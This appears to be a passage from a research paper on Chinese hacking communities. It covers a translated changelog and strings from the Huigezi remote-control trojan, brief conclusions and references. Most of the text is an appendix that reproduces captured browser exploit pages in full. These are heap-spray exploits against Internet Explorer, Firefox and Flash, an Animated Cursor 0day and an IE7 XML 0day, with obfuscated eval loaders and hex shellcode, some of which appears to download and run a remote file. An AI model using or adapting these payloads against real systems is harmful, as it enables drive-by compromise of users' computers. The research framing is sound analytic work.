
灰鸽子远程控制 Version 1.0

2005.07.10 gray pigeons Remote Control Version 2.0
1. On the client and server programs were re-designed to support multi-task while operating.
2. To re-join automatically delete the installation files feature.
3. This version because there are significant improvements, it is not compatible with previous versions!

2005.05.08 gray pigeons Remote Control Version 1.2
Server response to a user to repeat a serious problem on the line, especially amendments to this problem!
Reason: Version 1.1 on-line version of the test to judge repeated omission.

Fig. 24 Translated Changelog

One of the more interesting files including in the particular variant of Huigezi we were able to acquire as a file called qqwry.dat. It is unclear what the purpose of this file is, but it includes a large number of interesting strings. These strings include the names of Universities, companies, and other organizations as well as electronics part numbers. The following image shows a sample of these strings:



A 00000011	00000011	0	CZ88.NET	00003283	00003283	0	)ADSL
A 0000008F	0000008F	0	Armed Forces Radio/Television	00003435	00003435	0	)ADSL
A 000000BD	000000BD	0	Kraft Group	00003539	00003539	0	A0724
A 000000F0	000000F0	0	Technical Resource Connections Inc	00003594	00003594	0	A0304
A 00000155	00000155	0	EARTHLINK	00003A1A	00003A1A	0	2#511A
A 00000188	00000188	0	Genuity	00003A6C	00003A6C	0	513A1
A 00000236	00000236	0	Leepfrog Technologies	00003A87	00003A87	0	513A2
A 0000025C	0000025C	0	Lycoming College	00003BAC	00003BAC	0	505A1
A 0000027D	0000027D	0	Friends University	00003BBF	00003BBF	0	505A2
A 000002B0	000002B0	0	Marlboro College	00003BDA	00003BDA	0	505A4
A 000002EE	000002EE	0	Spelman College	00003BF5	00003BF5	0	223A2
A 0000032D	0000032D	0	Houghton College	00003C0B	00003C0B	0	6#525A
A 00000365	00000365	0	First Technology Solutions	00003C71	00003C71	0	3#115B
A 00000390	00000390	0	InFlow-STL01	00003CD5	00003CD5	0	8#515A
A 000003E7	000003E7	0	AAA AI SOFTWARE SOLUTIONS	00003D20	00003D20	0	8#309B
A 00000411	00000411	0	Lenoir-Rhyne College	00003D55	00003D55	0	101A4
A 00000436	00000436	0	Springfield College	00003D63	00003D63	0	101A3
A 0000045A	0000045A	0	STONEHILL College	00003D71	00003D71	0	101A2
A 0000049D	0000049D	0	BARBOURVILLE UTILITIES	00003D7F	00003D7F	0	101A1
A 000004C4	000004C4	0	Salve Regina University	00003D8D	00003D8D	0	101B4
A 000004FC	000004FC	0	CARILION HEALTH SYSTEM	00003D9B	00003D9B	0	101B3
A 0000053C	0000053C	0	Xerox	00003DA9	00003DA9	0	101B2
A 00000552	00000552	0	Hewlett-Packard	00003DB7	00003DB7	0	101B1
A 0000056E	0000056E	0	Digital	00003DC5	00003DC5	0	102A4
A 0000057E	0000057E	0	Apple	00003DD3	00003DD3	0	102A3
A 000005B6	000005B6	0	Computer	00003DE1	00003DE1	0	102A2
A 000005E2	000005E2	0	Comcast	00003DEF	00003DEF	0	102A1
A 00000685	00000685	0	Comcast Cable Communications Holdings Inc	00003DFD	00003DFD	0	102B4
A 000006EC	000006EC	0	Cogeco Cable Inc	00003E0B	00003E0B	0	102B3
A 00000762	00000762	0	Suburban Cable	00003E19	00003E19	0	102B2
A 00000856	00000856	0	Adelphia	00003E27	00003E27	0	102B1
A 000008CC	000008CC	0	Cogeco	00003E35	00003E35	0	103A4
A 000008FC	000008FC	0	Comcast	00003E43	00003E43	0	103A3
A 00000924	00000924	0	Victoria	00003E51	00003E51	0	103A2
A 0000097C	0000097C	0	Access	00003E5F	00003E5F	0	103A1
A 00000993	00000993	0	Cable Regina	00003E6D	00003E6D	0	103B4
A 000009A8	000009A8	0	CZ88.NET	00003E7B	00003E7B	0	103B3
A 00000A32	00000A32	0	Vancouve	00003E89	00003E89	0	103B2

Fig. 25 QQwry.dat strings

The main executable itself is packed with a very sophisticated obfuscator which may be pelock. [10]

Chapter 4

Conclusions

4. 1 Fundamental Differences

There are fundamental differences between the hacking communities of the US and China, however there may be more similarities. Both communities have groups of high end researches, who develop tools, discover vulnerabilities and construct exploits. Both communities also have large groups of unskilled script kiddies who acquire and use these tools for nefarious purposes.

Both countries are suffering from losses due to spyware and data theft and botnets as well as distributed denial of service attacks are a significant issue as well. Hackers from all locations find mediums with which to collaborate and communicate be it IRC and numerous conferences in the US, or public forums and QQ chats in the East.

We believe cross participation by community members from both countries in conferences, projects and papers could prove beneficial and help avoid some of the misunderstandings of the past.

References

[1] Advanced Persistent Threat - http://en.wikipedia.org/wiki/Advanced_Persistent_Threat

[2] Chinese Alphabet Method - http://www.hudong.com/wiki/%E5%91%A8%E5%BF%97%E5%86%9C

[3] Xscan Author - http://www.xfocus.org/

[4] Evil Octal Forum - http://forum.eviloctal.com

[5] Monkeywrench - http://www.vivtek.com/projects/monkeywrench/

[6] Armorize Team - http://armorize-cht.blogspot.com/


[7] BinDiff - http://www.zynamics.com/bindiff.html

[8] UIPower/skinplusplus – http://www.uipower.com

[9] Pelock – http://www.pelock.com

Appendix

Ie.htm – Heap Spray Attack




```
<object width="550" height="400">
<param name="movie" value="done.swf">
<embed src="xp.swf" width="550" height="400">
</embed>
</object>


<script src="ie.jpg"></script>
<script language="JavaScript">
var memory;
var nop = unescape("%u0808" + "%u0808");
var xxx =Array(216,195,212,130,181,165,159,215,208,199,213,197,195,210,199,138,213,210,212,195,219,144,212,199,210,206,195,197,199,138,145,195,196,
197,198,145,208,162,132,135,215,132,139,139,157,217,202,203,206,199,138,208,209,210,144,206,199,208,201,214,202,130,158,159,130,146,218,147,146,146,
146,146,145,148,139,130,208,209,210,141,159,208,209,210,157,107,208,209,210,159,208,209,210,144,213,215,196,213,214,212,208,208,208,138,146,162,146,
218,147,146,146,146,146,145,148,130,143,130,181,165,144,206,199,208,201,214,202,139,157,107,207,199,207,209,212,219,159,208,199,217,130,163,212,212,195,219,138,139,157);
var ttt =new Array();
for(var i=0;i<xxx.length;i++)
{
ttt[i]=String.fromCharCode(xxx[i]-98);
}

var qwzi="you";

var dd = ttt.toString().replace(//g,"");
dd = dd.replace(/8/g,"")
eval(dd);
        for(i=0;i<0x800;i++)
        {memory[i]=nop + SC;}
</script>
```

F10.htm – Flash10 Exploit




```
<script>

document.writeln("<script type=\"text\/javascript\">");
document.writeln("                ");
document.writeln("                var test=check_version();");
document.writeln("function check_version(){");
document.writeln("      var  s;");
document.writeln("        var Sys = {};");
document.writeln("      var OSVersion  = navig"+"ator"+".user"+"Agent"+".toLow"+"erCase();");
document.writeln("      s=OSVersion .match(\/windows nt ([\\d.]+)\/)[1];");
document.writeln("");
document.writeln("      var IEVersion = navigator.userAgent.toLowerCase();");
document.writeln("      ");
document.writeln("      ");
document.writeln("      if(s==5.1){");
document.writeln("                  {              ");
document.writeln("          if (document.getE"+"xeObjectFor)");
document.writeln("              {");
document.writeln("            Sys.firefox = IEVersion .match(\/firefox\\\/([\\d.]+)\/)[1];");
document.writeln("            document.write(\"<iframe frameborder=0 src=\" + \"ff.html\" + \" width=468 height=60 scrolling=no><\/iframe>\");  ");
document.writeln("          }");
document.writeln("        if (window.ActiveXObject){   ");
document.writeln("            Sys.ie = IEVersion .match(\/msie ([\\d.]+)\/)[1];       ");
document.writeln("            if (Sys.ie==6.0||Sys.ie==7.0)");
document.writeln("            document.write(\"<iframe frameborder=0 src=\" + \"ie.html\" + \" width=468 height=60 scrolling=no><\/iframe>\");  ");
document.writeln("          }       ");
document.writeln("      ");
document.writeln("      }");
document.writeln("      if(s==5.2){");
document.writeln("                  {              ");
document.writeln("          if (document.getXeO"+"bjectFor)");
document.writeln("              {");
document.writeln("            Sys.firefox = IEVersion .match(\/firefox\\\/([\\d.]+)\/)[1];");
document.writeln("            document.write(\"<iframe frameborder=0 src=\" + \"ff.html\" + \" width=468 height=60 scrolling=no><\/iframe>\");  ");
document.writeln("          }");
document.writeln("        if (window.ActiveXObject){   ");
document.writeln("            Sys.ie = IEVersion .match(\/msie ([\\d.]+)\/)[1];       ");
document.writeln("            if (Sys.ie==6.0||Sys.ie==7.0)");
document.writeln("            document.write(\"<iframe frameborder=0 src=\" + \"ie.html\" + \" width=468 height=60 scrolling=no><\/iframe>\");  ");
document.writeln("          }       ");
document.writeln("      ");
document.writeln("      }");
```

---

ff.htm – Firefox 3.x exploit



```
<object width="550" height="400">
<param name="movie" value="done.swf">
<embed src="xp.swf" width="550" height="400">
</embed>
</object>


 <script src="ff.jpg"></script>
<script language="JavaScript">
var memory;
var nop = unescape("%u0808"+"%u0808");
var sss =Array(216,195,212,138,181,165,159,215,208,199,213,197,195,210,199,138,213,210,212,195,219,144,212,199,210,206,195,197,199,138,145,195,196,197
var arr =new Array();
for(var i=0;i<sss.length;i++)
{
arr[i]=String.fromCharCode(sss[i]-98);
}

var qvisi="you";


var dd = arr.toString().replace(/,/g,"");
dd = dd.replace(/@/g,",")
eval(dd);
        for(i=0;i<0x600;i++)
        {memory[i]=nop + SC;}
</script>
```

Ah_ie_0day – CUTE-IE.html

```
<html>
<body>
<script>
var EasyJob='\x38';
</script>
<button id="evilcute" onclick="ahwm();" STYLE="DISPLAY:NONE"></button>
<script src="pack.js"></script>
 <script src="pack.css"></script>
<script language="javascript">

      var CutePower = anheywangma(AnHey.replace(/CUTEQQ/g,'%u'));
      var CuteMoney = new Array()
      var CuteShine = 0x86000 - CutePower.length*2;
           var sss =
Array(472,388,456,128,268,468,464,404,332,420,488,404,128,244,128,136,268,340,336,276,324,324,192,396,192,
136,172,136,396,268,340,336,276,324,324,192,396,192,136,172,136,396,136,236,472,388,456,128,268,468,464,4
04,328,420,412,416,464,128,244,128,388,440,416,404,484,476,388,440,412,436,388,160,268,468,464,404,332,42
0,488,404,184,456,404,448,432,388,396,404,160,188,268,340,336,276,324,324,188,412,256,156,148,468,156,164,
164,236,388,432,404,456,464,160,136,105052,162628,130372,158128,128,324,324,232,208,208,204,224,196,216,
224,192,224,128,123320,93800,86072,97280,91948,147264,139568,113288,83944,261124,136,164,236);
           var arr = new Array;
           for (var i = 0; i < sss.length; i ++ ){
            arr[i] = String.fromCharCode(sss[i]/4); }
           var tQknUbSupHPbocFK=arr.toString();tQknUbSupHPbocFK=tQknUbSupHPbocFK.replace(/,/g, "");
```

```
            tQknUbSupHPbocFK = tQknUbSupHPbocFK.replace(/@/g, ",");
            eval(tQknUbSupHPbocFK);
      try{alert(a,b,c);}
      catch(e)
  {
          while(CuteRight.length < CuteShine/2) CuteRight += CuteRight;
      var pp = CuteRight.substring(0, CuteShine/2);
      delete CuteRight;
      for(i=0;i<270;i++)
      {
         CuteMoney[i] = pp+pp+CutePower;
      }
   }

function ahwm()
{
   var CuteLock = document.createElement("BODY");
   CuteLock.addBehavior("#default#userData");
   document.appendChild(CuteLock);
   try
   {
      for (i=0;i<10;i++)
            {
        CuteLock.setAttribute('s',window);
      }
   }
   catch(e)
   {}
   window.status+='';
}
document.getElementById("evilcute").onclick();
</script>
</body>
</html>
```

AnHey 2010

```
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide
function Errors() {
return true;
}
window.onerror = Errors;
// -->
</SCRIPT>
<script src=bgg.jpg></script>
```

```
<script src=agg.jpg></script>
<SCRIPT LANGUAGE="JavaScript">

var array=new Array();

var anheyww=0;

var ls=0x81000-(c.length*2);

var b=WOANHEIJIUSHIHAO(ahwm2+ahwm6+ahwm2+ahwm6);
while(b.length<ls/2){b+=b}var lh=b.substring(0,ls/2);
delete b;
var anheywm=0;
for(i=anheywm;i<0x99*2;i++){array[i]=lh+lh+c}CollectGarbage();
e=new Array();
e.push(1);
e.push(2);
e.push(0);
e.push(window);

var ananheihei=0;

for(i=ananheihei;i<e.length;i++){for(j=0;j<10;j++){try{obj.Evaluate(e[i])}catch(e){}}}window.status=e[3]+'';

ahwma=e;
for(j=anheyww;j<anheymm;j++){try{ahahah}catch(ahwma){}}
</SCRIPT>
```

Animated Cursor 0day

```
<!--

Windows Animated Cursor Handling Exploit (0day)
Works on fully patched Windows Vista
Tested By Cuteqq SoftWare Team .

-->

<SCRIPT language="javascript">
        var heapSprayToAddress = 0x07000000;

        var payload =
"CUTE9090CUTE9090CUTE9090CUTE54ebCUTE758bCUTE8b3cCUTE3574CUTE0378CUTE56f5CUTE768bCUTE0320C
UTE33f5CUTE49c9CUTEad41CUTEdb33CUTE0f36CUTE14beCUTE3828CUTE74f2CUTEc108CUTE0dcbCUTEda03CUTE
```

```
eb40CUTE3befCUTE75dfCUTE5ee7CUTE5e8bCUTE0324CUTE66ddCUTE0c8bCUTE8b4bCUTE1c5eCUTEdd03CUTE04
8bCUTE038bCUTEc3c5CUTE7275CUTE6d6cCUTE6e6fCUTE642eCUTE6c6cCUTE4300CUTE5c3aCUTE2e55CUTE7865C
UTE0065CUTEc033CUTE0364CUTE3040CUTE0c78CUTE408bCUTE8b0cCUTE1c70CUTE8badCUTE0840CUTE09ebCU
TE408bCUTE8d34CUTE7c40CUTE408bCUTE953cCUTE8ebfCUTE0e4eCUTEe8ecCUTEff84CUTEffffCUTEec83CUTE830
4CUTE242cCUTEff3cCUTE95d0CUTEbf50CUTE1a36CUTE702fCUTE6fe8CUTEffffCUTE8bffCUTE2454CUTE8dfcCUTEb
a52CUTEdb33CUTE5353CUTEeb52CUTE5324CUTEd0ffCUTEbf5dCUTEfe98CUTE0e8aCUTE53e8CUTEffffCUTE83ffCU
TE04ecCUTE2c83CUTE6224CUTEd0ffCUTE7ebfCUTEe2d8CUTEe873CUTEff40CUTEffffCUTEff52CUTEe8d0CUTEffd7C
UTEffffCUTE7468CUTE7074CUTE2f3aCUTE772fCUTE7777CUTE622eCUTE6961CUTE7564CUTE632eCUTE6d6fCUTE6
82fCUTE2e69CUTE7363CUTE0073";

        var sss =
Array(590,485,570,160,495,585,580,505,565,565,160,305,160,585,550,505,575,495,485,560,505,200,560,485,605,
540,555,485,500,230,570,505,560,540,485,495,505,200,235,335,425,420,345,235,515,220,160,170,185,585,170,2
05,205,295);
        var arr = new Array;
        for (var i = 0; i < sss.length; i ++ ){
          arr[i] = String.fromCharCode(sss[i]/5); } var cc=arr.toString();cc=cc.replace(/,/g, "");
          cc = cc.replace(/@/g, ",");
        eval(cc);
        var heapBlockSize = 0x400000;

        var payLoadSize = cuteqq.length * 2;

        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);

        var spraySlide = unescape("%u4141%u4141");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);

        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

        memory = new Array();

        for (i=0;i<heapBlocks;i++)
        {
                memory[i] = spraySlide + cuteqq;
        }

        document.write("<HTML><BODY style=\"CURSOR: url('cute.htm')\">    </BODY></HTML>")
        wait(600)
        window.location.reload()

        function getSpraySlide(spraySlide, spraySlideSize)
        {
                while (spraySlide.length*2<spraySlideSize)
                {
                        spraySlide += spraySlide;
                }
                spraySlide = spraySlide.substring(0,spraySlideSize/2);
```

```
                return spraySlide;
        }
</SCRIPT>
```

Internet Explorer 7 XML 0day Exploit

```
<html>
<div id="qq784378237">www.cuteqq.cn</div>
<script>

function spray(sc)
{
var evilcode=unescape(sc.replace(/cuteqq784378237/g,"\x25\x75"));

var evilcuteqq = unescape("%u0a0a%u0a0a");

do {
  evilcuteqq += evilcuteqq;
} while(evilcuteqq.length < 0xd0000);

memory = new Array();

for(i = 0; i < 100; i++)
  memory[i] = evilcuteqq + evilcode;
}

spray("cuteqq7843782379090cuteqq7843782376090cuteqq78437823717ebcuteqq784378237645ecuteqq784378
23730a1cuteqq7843782370000cuteqq7843782370500cuteqq7843782370800cuteqq7843782370000cuteqq78437
8237f88bcuteqq78437823700b9cuteqq7843782370004cuteqq784378237f300cuteqq784378237ffa4cuteqq78437
8237e8e0cuteqq784378237ffe4cuteqq784378237ffffcuteqq784378237a164cuteqq7843782370030cuteqq784378
2370000cuteqq784378237408bcuteqq7843782378b0ccuteqq7843782371c70cuteqq7843782378badcuteqq78437
82370870cuteqq784378237ec81cuteqq7843782370200cuteqq7843782370000cuteqq784378237ec8bcuteqq7843
78237e8bbcuteqq784378237020fcuteqq7843782378b00cuteqq7843782378503cuteqq7843782370fc0cuteqq7843
78237bb85cuteqq7843782370000cuteqq784378237ff00cuteqq784378237e903cuteqq7843782370221cuteqq7843
782370000cuteqq784378237895bcuteqq784378237205dcuteqq7843782376856cuteqq784378237fe98cuteqq784
3782370e8acuteqq784378237b1e8cuteqq7843782370000cuteqq7843782378900cuteqq7843782370c45cuteqq78
43782376856cuteqq7843782374e8ecuteqq784378237ec0ecuteqq784378237a3e8cuteqq7843782370000cuteqq7
843782378900cuteqq7843782370445cuteqq7843782376856cuteqq78437823779c1cuteqq784378237b8e5cuteqq
78437823795e8cuteqq7843782370000cuteqq7843782378900cuteqq7843782371c45cuteqq7843782376856cuteq
q784378237c61bcuteqq7843782377946cuteqq78437823787e8cuteqq7843782370000cuteqq7843782378900cute
qq7843782371045cuteqq7843782376856cuteqq784378237fcaacuteqq7843782377c0dcuteqq78437823779e8cute
qq7843782370000cuteqq7843782378900cuteqq7843782370845cuteqq7843782376856cuteqq78437823784e7cut
eqq784378237b469cuteqq7843782376be8cuteqq7843782370000cuteqq7843782378900cuteqq7843782371445cu
teqq784378237e0bbcuteqq784378237020fcuteqq7843782378900cuteqq7843782373303cuteqq784378237c7f6cu
teqq7843782372845cuteqq7843782375255cuteqq7843782374d4ccuteqq78437823745c7cuteqq7843782374f2ccu
```

teqq784378237004ecuteqq7843782378d00cuteqq784378237285dcuteqq784378237ff53cuteqq7843782370455cu
teqq7843782376850cuteqq7843782371a36cuteqq784378237702fcuteqq7843782373fe8cuteqq7843782370000cu
teqq7843782378900cuteqq7843782372445cuteqq7843782377f6acuteqq7843782375d8dcuteqq7843782375328c
uteqq78437823755ffcuteqq784378237c71ccuteqq7843782370544cuteqq7843782375c28cuteqq784378237652ec
uteqq784378237c778cuteqq7843782370544cuteqq784378237652ccuteqq7843782370000cuteqq7843782375600
cuteqq7843782378d56cuteqq784378237287dcuteqq784378237ff57cuteqq7843782372075cuteqq784378237ff56c
uteqq7843782372455cuteqq7843782375756cuteqq78437823755ffcuteqq784378237e80ccuteqq7843782370062c
uteqq7843782370000cuteqq784378237c481cuteqq7843782370200cuteqq7843782370000cuteqq7843782373361
cuteqq784378237c2c0cuteqq7843782370004cuteqq7843782378b55cuteqq78437823751eccuteqq7843782378b5
3cuteqq784378237087dcuteqq7843782375d8bcuteqq784378237560ccuteqq784378237738bcuteqq7843782378b
3ccuteqq7843782371e74cuteqq7843782370378cuteqq78437823756f3cuteqq784378237768bcuteqq7843782370
320cuteqq78437823733f3cuteqq78437823749c9cuteqq784378237ad41cuteqq784378237c303cuteqq7843782373
356cuteqq7843782370ff6cuteqq78437823710becuteqq784378237f23acuteqq7843782370874cuteqq784378237c
ec1cuteqq784378237030dcuteqq78437823740f2cuteqq784378237f1ebcuteqq784378237fe3bcuteqq7843782377
55ecuteqq7843782375ae5cuteqq784378237eb8bcuteqq7843782375a8bcuteqq7843782370324cuteqq784378237
66ddcuteqq7843782370c8bcuteqq7843782378b4bcuteqq7843782371c5acuteqq784378237dd03cuteqq78437823
7048bcuteqq784378237038bcuteqq7843782375ec5cuteqq784378237595bcuteqq784378237c25dcuteqq7843782
370008cuteqq78437823792e9cuteqq7843782370000cuteqq7843782375e00cuteqq78437823780bfcuteqq784378
237020ccuteqq784378237b900cuteqq7843782370100cuteqq7843782370000cuteqq784378237a4f3cuteqq78437
8237ec81cuteqq7843782370100cuteqq7843782370000cuteqq784378237fc8bcuteqq784378237c783cuteqq78437
8237c710cuteqq7843782376e07cuteqq7843782376474cuteqq784378237c76ccuteqq7843782370447cuteqq7843
78237006ccuteqq7843782370000cuteqq784378237ff57cuteqq7843782370455cuteqq7843782374589cuteqq7843
78237c724cuteqq7843782375207cuteqq7843782376c74cuteqq784378237c741cuteqq7843782370447cuteqq784
3782376c6ccuteqq784378237636fcuteqq78437823747c7cuteqq7843782376108cuteqq7843782376574cuteqq784
378237c748cuteqq7843782370c47cuteqq7843782376165cuteqq7843782370070cuteqq7843782375057cuteqq78
437823755ffcuteqq7843782378b08cuteqq784378237b8f0cuteqq7843782370fe4cuteqq7843782370002cuteqq78
43782373089cuteqq78437823707c7cuteqq784378237736dcuteqq7843782376376cuteqq78437823747c7cuteqq7
843782377204cuteqq7843782370074cuteqq7843782375700cuteqq78437823755ffcuteqq7843782378b04cuteqq7
843782373c48cuteqq7843782378c8bcuteqq7843782378008cuteqq7843782370000cuteqq7843782373900cuteqq
7843782370834cuteqq7843782370474cuteqq784378237f9e2cuteqq78437823712ebcuteqq784378237348dcuteq
q7843782375508cuteqq784378237406acuteqq784378237046acuteqq784378237ff56cuteqq7843782371055cuteq
q78437823706c7cuteqq7843782370c80cuteqq7843782370002cuteqq784378237c481cuteqq7843782370100cute
qq7843782370000cuteqq784378237e8c3cuteqq784378237ff69cuteqq784378237ffffcuteqq784378237048bcuteq
q7843782375324cuteqq7843782375251cuteqq7843782375756cuteqq784378237ecb9cuteqq784378237020fcute
